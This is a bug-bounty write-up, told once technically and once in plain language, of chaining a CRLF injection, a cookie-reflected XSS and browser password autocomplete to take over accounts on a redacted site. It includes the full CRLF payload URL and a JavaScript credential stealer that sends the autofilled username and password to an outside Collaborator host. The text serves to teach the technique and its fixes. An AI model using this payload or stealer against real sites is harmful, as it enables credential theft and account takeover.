CRLF to Account takeover (chaining bugs)
A CRLF injection on one subdomain allowed setting a cookie containing a script, which was then reflected as stored XSS on another subdomain. Because the login form autocompleted saved credentials, the injected script could read the username and password and send them to an attacker-controlled server, leading to account takeover.

Yeah, it's correct response splitting (CRLF) to account takeover, HOW ?!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a chain of three bugs on a bug bounty target: a CRLF injection (HTTP response splitting) on one subdomain, a cookie-based XSS on another subdomain, and the browser's credential autocomplete. The researcher calls the target redacted.com and gives the two subdomains the aliases crlfsub.redacted.com and xssub.redacted.com. The platform metadata lists the asset as medium.com, but the report itself only ever refers to the redacted hostnames, so I will use those.
The payload is placed in the path on crlfsub.redacted.com, in a stories/articles path. The report does not describe what the page normally renders or the server-side handling.
On xssub.redacted.com the situation is different: the researcher found cookie-based XSS there, meaning a cookie value is reflected into the response. When xssub.redacted.com loads it redirects to /login, and autocomplete is enabled on that login form.
The chain the researcher had in mind was:
CRLF → set cookies + cookie based XSS → stored XSS + autocomplete credentials = ATO
Setup
The tools mentioned are Burp (Burp Collaborator is used to receive the exfiltrated data) and Firefox, which is where the credential autocomplete was tested. The researcher saved credentials in Firefox so that autocomplete would fill the login form. No versions, accounts or roles beyond that are given.
The precondition for the whole chain is that the victim has saved credentials for xssub.redacted.com in their browser, and that the browser autofills them on the /login page.
Finding it
The researcher first found a CRLF bug and reported it like everyone, as a low-hanging fruit seeker. The report was rejected for lack of reproducing capability. Rather than dropping it, the researcher kept the finding, quoting the advice to save what you find on your target because at some moment you will need it.
The saved CRLF was on crlfsub.redacted.com. Separately, on xssub.redacted.com, the researcher found cookie-based XSS: a cookie is reflected in the response. Putting the two together gives the idea above: use the CRLF to set a cookie whose value contains a script, let the cookie-based XSS on the other subdomain reflect it, and the reflected script becomes stored XSS that runs on the login page, where autocomplete hands over the saved credentials.
Exploitation
Step 1: the victim opens the crafted link
The victim is sent to the CRLF endpoint with a payload in the path. The researcher's plain-text version of the link is:
HTTP://crlfsub.redacted.com/stories-path%0a%0dSet-Cookie:vset=test</script><script src=https://moxss.server.com/steal_creds.js></script><img src=x onerror=alert(‘this_is_xss_to_ATO_your_cookies_and_saved_creds_has_been_sent_to_mosec_server_so_you_are_pwned’)>”;path=/;domain=.redacted.com;/articles/some-articles
The URL-encoded version given in the report is:
The important parts:
%0a%0dis the CRLF sequence that splits the response and lets the attacker start a new header line.Set-Cookie:vset=...is the injected header. The cookie value is the XSS payload, ending with";path=/;domain=.redacted.com;so that the cookie is scoped to the wholeredacted.comdomain, which is what lets it be read onxssub.redacted.com.- The payload itself is a
</script>to break out of any surrounding script context, a<script src=https://moxss.server.com/steal_creds.js>to load the credential stealer, and an<img src=x onerror=alert(...)>whose alert text says the cookies and saved credentials have been sent to the researcher's server.
Step 2: the result
The response splitting works and the cookie is set. The researcher shows the result:

Stored XSS done, as the report puts it.
Step 3: the victim visits the second subdomain
All the victim has to do now is go to xssub.redacted.com. That host redirects to /login, and the stored XSS delivered through the CRLF-set cookie is triggered there, so the attacker's JavaScript runs on the login page.
The JavaScript used is:
console.log("password steal loaded.");function load() {var email=document.getElementById('login.username').valueconsole.log(email);var pass=document.getElementById('login.password').valueconsole.log(pass); new Image().src="https://pkdyhhynhiuhnza9gz4o.burpcollaborator.net/login?u=" + email + "&p=" + pass;}window.onload = load;
It reads the values of the login.username and login.password fields, logs them, and sends them to a Burp Collaborator host as query parameters u and p by loading an image whose source is that URL.
Step 4: autocomplete fills the form and the credentials leave
The researcher tested this on Firefox with saved credentials. Because autocomplete was enabled, the fields were filled automatically and the script picked up the values. The request received in Burp Collaborator was:
GET /login?u=[redacted]&p=gaboompassword HTTP/1.1Host: pkdyhhynhiuhnza9gz4o.burpcollaborator.netUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0Accept: image/avif,image/webp,*/*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://redacted/Sec-Fetch-Dest: imageSec-Fetch-Mode: no-corsSec-Fetch-Site: cross-siteTe: trailersConnection: close
The u and p parameters carry the autofilled username and password. The Sec-Fetch-Dest: image and Sec-Fetch-Mode: no-cors headers match the new Image() technique.
Root cause
The CRLF payload in the path on crlfsub.redacted.com results in an injected Set-Cookie header, as the report's result shows. That allows an attacker to terminate the header block and inject a Set-Cookie header of their choosing. Because the cookie is scoped with domain=.redacted.com, it is sent to every subdomain, including xssub.redacted.com.
The second half of the chain is the cookie-based XSS on xssub.redacted.com: a cookie value is reflected into the response. The attacker-controlled cookie therefore becomes script that runs in the origin of the login page. The report does not describe the server-side code or the exact reflection point, so the precise mechanism on that side is not stated.
The final ingredient is browser behaviour rather than a server bug: autocomplete fills the saved credentials into the login form, and the injected script reads them from the DOM.
Impact
An attacker who can get a victim to open the crafted link can set a cookie on the parent domain, have that cookie reflected as script on the login page of another subdomain, and read the credentials the browser autofills there. The result is account takeover for a user who has saved credentials for xssub.redacted.com and has autocomplete enabled, as tested on Firefox. The researcher tested this on Firefox.


The report was initially rejected for lack of reproducing capability, and after the chain was demonstrated the triager's response was positive. The researcher notes that it counted as high.
Fix
Based on the chain, the fixes would be: strip or reject CR and LF in any input that reaches response headers on crlfsub.redacted.com, and stop reflecting cookie values into responses on xssub.redacted.com without encoding them. Scoping sensitive cookies narrowly and avoiding domain=.redacted.com for anything session-related would also limit the reach of an injected cookie.
Variants to test
- Any endpoint that reflects part of the path or a parameter into a header (Location, Set-Cookie, custom headers). Send
%0d%0afollowed by a header name and value and look for the injected header in the response. A positive result is a second header line you control. - Subdomains that reflect cookie values into the page. Set a cookie containing a harmless marker such as
<b>x</b>and load the page. A positive result is the marker rendered as markup rather than text. - Login pages with autocomplete enabled on a domain that shares a parent domain with a host you can set cookies on. A positive result is a script on the login page reading the autofilled username and password fields.
- Chains where a CRLF-set cookie is scoped with
domain=to a parent domain and then consumed by a different subdomain. A positive result is the cookie being sent to, and reflected by, the second host. - Re-testing previously rejected CRLF reports after finding a second bug on a sibling subdomain. A positive result is the two issues combining into script execution in a sensitive origin.
What happened, in plain words
This is a story about three small problems that, on their own, look harmless, but which a researcher joined together into one serious attack. The target is a website the report calls redacted.com, with two subdomains: crlfsub.redacted.com and xssub.redacted.com. A subdomain is a smaller site that lives under a bigger one, like a department inside a company: shop.example.com and mail.example.com are both part of example.com.
The three ingredients are:
- A CRLF injection on
crlfsub.redacted.com. This is a bug where a website lets a visitor slip invisible line-break characters into the reply it sends back to the browser, which lets the visitor add extra instructions to that reply. - A cookie-based XSS on
xssub.redacted.com. XSS (cross-site scripting) means a website takes something a visitor supplied and puts it into a page as if it were part of the site's own code, so the browser runs it. "Cookie-based" means the thing being put into the page is the value of a cookie. - The browser's password autocomplete. When you save a password in your browser, it offers to fill the login form for you. That convenience can be turned against you if someone else's code is running on that same login page.
The researcher's own summary of the chain was:
CRLF → set cookies + cookie based XSS → stored XSS + autocomplete credentials = ATO
"ATO" means account takeover: someone else ends up with your username and password and can log in as you. "Stored XSS" means the malicious script is saved somewhere (here, in a cookie) and runs later, every time the page loads, rather than only once.
A useful everyday comparison: imagine a courier company that writes the delivery address on a parcel exactly as the customer typed it. If a customer writes "my street, and by the way also deliver this parcel to a different house", a careless courier might follow both instructions. The CRLF bug is that kind of carelessness: the website copies visitor input into its reply without checking whether the input contains extra instructions.
The two subdomains and the feature involved
On crlfsub.redacted.com the feature involved is a stories/articles path. The report does not describe what that page normally shows. What matters is that whatever the visitor puts in the path of the URL ends up in the response headers, the hidden part of the website's reply that the browser reads before the page content. Headers are the envelope around the letter: the browser reads them to learn things like "here is a cookie" or "this page has moved".
On xssub.redacted.com the situation is different. The researcher found that a cookie value is reflected into the response, meaning the site copies the cookie's contents into the page it sends back. When xssub.redacted.com loads, it redirects you to /login, and autocomplete is enabled on that login form.
A cookie is a small piece of text a website asks your browser to keep and send back on every later visit to that site. It is how a site remembers you are logged in. A redirect is the site telling the browser "not here, go to this other address instead".
The tools and the precondition
The tools mentioned are Burp, specifically Burp Collaborator, and Firefox. Burp is a tool security testers use to watch and change the traffic between a browser and a website. Burp Collaborator is a service that gives you a unique address you control, so that when a server or a browser contacts that address, you can see the request arrive. It is like renting a PO box just to see who posts letters to it. Firefox is where the credential autocomplete was tested. The researcher saved credentials in Firefox so that autocomplete would fill the login form. No versions, accounts or roles beyond that are given.
The precondition for the whole chain is that the victim has saved credentials for xssub.redacted.com in their browser, and that the browser autofills them on the /login page.
Finding it
The researcher first found a CRLF bug and reported it like everyone, as a low-hanging fruit seeker. "Low-hanging fruit" means the easy bugs you find first. The report was rejected for lack of reproducing capability, meaning the triager could not reproduce it. A triager is the person on the receiving side who reads a report and decides whether it is valid.
Rather than dropping it, the researcher kept the finding, quoting the advice to save what you find on your target because at some moment you will need it. That is the whole lesson of the first half of this story: a rejected bug is not necessarily a dead bug, it may just be waiting for a second bug to combine with.
The saved CRLF was on crlfsub.redacted.com. Separately, on xssub.redacted.com, the researcher found cookie-based XSS: a cookie is reflected in the response. Putting the two together gives the idea above: use the CRLF to set a cookie whose value contains a script, let the cookie-based XSS on the other subdomain reflect it, and the reflected script becomes stored XSS that runs on the login page, where autocomplete hands over the saved credentials.
Exploitation
Step 1: the victim opens the crafted link
The victim is sent to the CRLF endpoint with a payload in the path. The researcher's plain-text version of the link is:
HTTP://crlfsub.redacted.com/stories-path%0a%0dSet-Cookie:vset=test</script><script src=https://moxss.server.com/steal_creds.js></script><img src=x onerror=alert(‘this_is_xss_to_ATO_your_cookies_and_saved_creds_has_been_sent_to_mosec_server_so_you_are_pwned’)>”;path=/;domain=.redacted.com;/articles/some-articles
The URL-encoded version given in the report is:
What the important parts mean, piece by piece:
%0a%0dis the CRLF sequence. CR and LF are the two invisible characters that mean "end of line" in text. In a web reply, a blank line separates the headers (the envelope) from the body (the letter). If a visitor can inject those characters, they can end the headers early and start writing their own.%0aand%0dare simply how those two characters are written inside a URL, because a URL cannot contain raw line breaks.Set-Cookie:vset=...is the injected header.Set-Cookieis the instruction a website uses to tell the browser "store this cookie". The cookie is namedvsetand its value is the XSS payload. The value ends with";path=/;domain=.redacted.com;so that the cookie is scoped to the wholeredacted.comdomain. Scoping to the parent domain is what lets the cookie be read onxssub.redacted.com, not just on the subdomain where it was set. Think of it as a key that opens every door in the building rather than just one office.- The payload itself has three parts.
</script>breaks out of any surrounding script context, so the browser stops treating what follows as part of an existing script.<script src=https://moxss.server.com/steal_creds.js>loads the credential stealer from the researcher's server.<img src=x onerror=alert(...)>is an image tag whose source does not exist, so the browser fires theonerrorevent, and the alert text says the cookies and saved credentials have been sent to the researcher's server. The alert is there as visible proof that the script ran.
Why this step is taken: the goal is to plant a cookie on the parent domain whose value is a script. The CRLF bug is the delivery mechanism, because it is the only way to make the site itself issue a Set-Cookie header of the attacker's choosing.
Step 2: the result
The response splitting works and the cookie is set. The researcher shows the result:
The image shows the outcome of the injected payload. The report then states: Stored XSS done.
Step 3: the victim visits the second subdomain
All the victim has to do now is go to xssub.redacted.com. That host redirects to /login, and the stored XSS delivered through the CRLF-set cookie is triggered there, so the attacker's JavaScript runs on the login page. This is the moment the two bugs meet: the cookie planted on the parent domain is sent to the second subdomain, and the second subdomain copies its value into the page.
The JavaScript used is:
console.log("password steal loaded.");function load() {var email=document.getElementById('login.username').valueconsole.log(email);var pass=document.getElementById('login.password').valueconsole.log(pass); new Image().src="https://pkdyhhynhiuhnza9gz4o.burpcollaborator.net/login?u=" + email + "&p=" + pass;}window.onload = load;
Line by line, in plain words:
console.log("password steal loaded.");writes a message to the browser's developer console, a hidden panel testers use. It is a marker so the researcher can see the script started.function load() { ... }defines a function, a named block of instructions that runs when called.var email=document.getElementById('login.username').valuefinds the element on the page whose id islogin.username(the username box) and reads its current value.console.log(email);prints that value to the console, again for the researcher's own checking.var pass=document.getElementById('login.password').valuedoes the same for the password box.console.log(pass);prints the password to the console.new Image().src="https://pkdyhhynhiuhnza9gz4o.burpcollaborator.net/login?u=" + email + "&p=" + pass;is the exfiltration step. It creates an image object in memory and sets its source to a URL on the researcher's Burp Collaborator host, with the username and password glued on as the query parametersuandp. The browser then tries to load that image, which means it sends a request to the researcher's server carrying the credentials. Using an image is a classic trick because it does not need any special permission and the request looks like an ordinary image fetch.window.onload = load;tells the browser to run theloadfunction as soon as the page has finished loading, so the theft happens automatically without the victim clicking anything.
Step 4: autocomplete fills the form and the credentials leave
The researcher tested this on Firefox with saved credentials. Because autocomplete was enabled, the fields were filled automatically and the script picked up the values. The request received in Burp Collaborator was:
GET /login?u=[redacted]&p=gaboompassword HTTP/1.1Host: pkdyhhynhiuhnza9gz4o.burpcollaborator.netUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0Accept: image/avif,image/webp,*/*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateReferer: https://redacted/Sec-Fetch-Dest: imageSec-Fetch-Mode: no-corsSec-Fetch-Site: cross-siteTe: trailersConnection: close
What this request tells us:
GET /login?u=[redacted]&p=gaboompassword HTTP/1.1is the request line.GETis the method used to ask for something. The path is/loginand the query string carriesu(the username) andp(the password). The values shown are the test credentials the researcher saved, not a real person's.Host: pkdyhhynhiuhnza9gz4o.burpcollaborator.netsays which server the request is for, the Collaborator host.User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0identifies the browser as Firefox 99 on 64-bit Windows.Accept: image/avif,image/webp,*/*says the browser is willing to receive an image, which fits thenew Image()trick.Accept-Language: en-US,en;q=0.5says the browser prefers US English.Accept-Encoding: gzip, deflatelists the compression formats the browser understands.Referer: https://redacted/says which page the request came from.Sec-Fetch-Dest: imageandSec-Fetch-Mode: no-corsare headers modern browsers add to describe what kind of request this is.imageconfirms the browser thought it was fetching an image, andno-corsmeans it was a simple request that does not need special permission.Sec-Fetch-Site: cross-sitesays the request goes from one site to a different one, which is exactly what exfiltration to an outside server looks like.Te: trailersandConnection: closeare ordinary connection details.
The u and p parameters carry the autofilled username and password. The Sec-Fetch-Dest: image and Sec-Fetch-Mode: no-cors headers match the new Image() technique.
The triager's response
The researcher notes that this was the triager's response, and that this type of response makes you happy:
As a result, it counted as high:
Why it worked: the root cause
The CRLF payload in the path on crlfsub.redacted.com results in an injected Set-Cookie header, as the report's result shows. That allows an attacker to terminate the header block and inject a Set-Cookie header of their choosing. Because the cookie is scoped with domain=.redacted.com, it is sent to every subdomain, including xssub.redacted.com.
The second half of the chain is the cookie-based XSS on xssub.redacted.com: a cookie value is reflected into the response. The attacker-controlled cookie therefore becomes script that runs in the origin of the login page. An origin is the combination of scheme, host and port that the browser uses to decide what a page is allowed to touch; script running in the login page's origin is trusted as if the site itself had written it. The report does not describe the server-side code or the exact reflection point, so the precise mechanism on that side is not stated.
The final ingredient is browser behaviour rather than a server bug: autocomplete fills the saved credentials into the login form, and the injected script reads them from the DOM. The DOM is the browser's live model of the page, the structure the script reads values from.
Impact
An attacker who can get a victim to open the crafted link can set a cookie on the parent domain, have that cookie reflected as script on the login page of another subdomain, and read the credentials the browser autofills there. The result is account takeover for a user who has saved credentials for xssub.redacted.com and has autocomplete enabled, as tested on Firefox. The researcher tested this on Firefox.
The report was initially rejected for lack of reproducing capability, and after the chain was demonstrated the triager's response was positive. The researcher notes that it counted as high.
Fix
Based on the chain, the fixes would be: strip or reject CR and LF in any input that reaches response headers on crlfsub.redacted.com, and stop reflecting cookie values into responses on xssub.redacted.com without encoding them. Scoping sensitive cookies narrowly and avoiding domain=.redacted.com for anything session-related would also limit the reach of an injected cookie.
Variants to test
If you want to look for the same pattern on a target you are allowed to test, these are the directions the chain suggests:
- Any endpoint that reflects part of the path or a parameter into a header (Location, Set-Cookie, custom headers). Send
%0d%0afollowed by a header name and value and look for the injected header in the response. A positive result is a second header line you control. - Subdomains that reflect cookie values into the page. Set a cookie containing a harmless marker such as
<b>x</b>and load the page. A positive result is the marker rendered as markup rather than text. - Login pages with autocomplete enabled on a domain that shares a parent domain with a host you can set cookies on. A positive result is a script on the login page reading the autofilled username and password fields.
- Chains where a CRLF-set cookie is scoped with
domain=to a parent domain and then consumed by a different subdomain. A positive result is the cookie being sent to, and reflected by, the second host. - Re-testing previously rejected CRLF reports after finding a second bug on a sibling subdomain. A positive result is the two issues combining into script execution in a sensitive origin.
Glossary
- Account takeover (ATO): when an attacker gains access to someone else's account, usually by obtaining their credentials.
- Autocomplete (credentials): a browser feature that fills saved usernames and passwords into login forms automatically.
- Burp: a tool security testers use to intercept, inspect and modify traffic between a browser and a website.
- Burp Collaborator: a service that gives you a unique address you control, so you can see requests that servers or browsers send to it.
- Cookie: a small piece of text a website asks the browser to store and send back on later requests, often used to keep you logged in.
- CRLF: the two invisible characters carriage return and line feed that mark the end of a line; in URLs they appear as
%0dand%0a. - CRLF injection / HTTP response splitting: a bug where visitor input containing CRLF characters reaches the response headers, letting the attacker end the headers early and add their own.
- CSRF: cross-site request forgery, an attack where another site makes your browser send a request you did not intend.
- DOM: the browser's live model of a page, which scripts read and change.
- Exfiltration: getting stolen data out of the victim's browser to a server the attacker controls.
- Header: the hidden part of a web request or response that carries instructions and metadata, separate from the page content.
- Host: the server name in a URL, such as
xssub.redacted.com. - HTTP: the language browsers and web servers use to exchange requests and responses.
- Origin: the combination of scheme, host and port that the browser uses to decide what a page may access.
- Payload: the piece of input an attacker sends to trigger a bug.
- Query parameter: a name and value pair after the
?in a URL, such asu=admin. - Redirect: a server telling the browser to go to a different address instead.
- Reflection: when a website copies visitor-supplied input back into its response.
- Response header: a header in the server's reply to the browser, such as
Set-Cookie. - Same-origin policy: the browser rule that keeps pages from different origins from reading each other's data.
- Set-Cookie: the response header a website uses to ask the browser to store a cookie.
- Stored XSS: cross-site scripting where the malicious script is saved somewhere and runs later, on every load, rather than only once.
- Subdomain: a smaller site under a larger domain, such as
shop.example.comunderexample.com. - Triager: the person on the receiving side of a bug report who decides whether it is valid.
- URL encoding: writing characters in a URL as
%followed by two hex digits, so that characters like line breaks can travel safely. - XSS (cross-site scripting): a bug where a site puts visitor-supplied content into a page as code, so the browser runs it.
- Cookie-based XSS: XSS where the value that gets reflected into the page comes from a cookie.




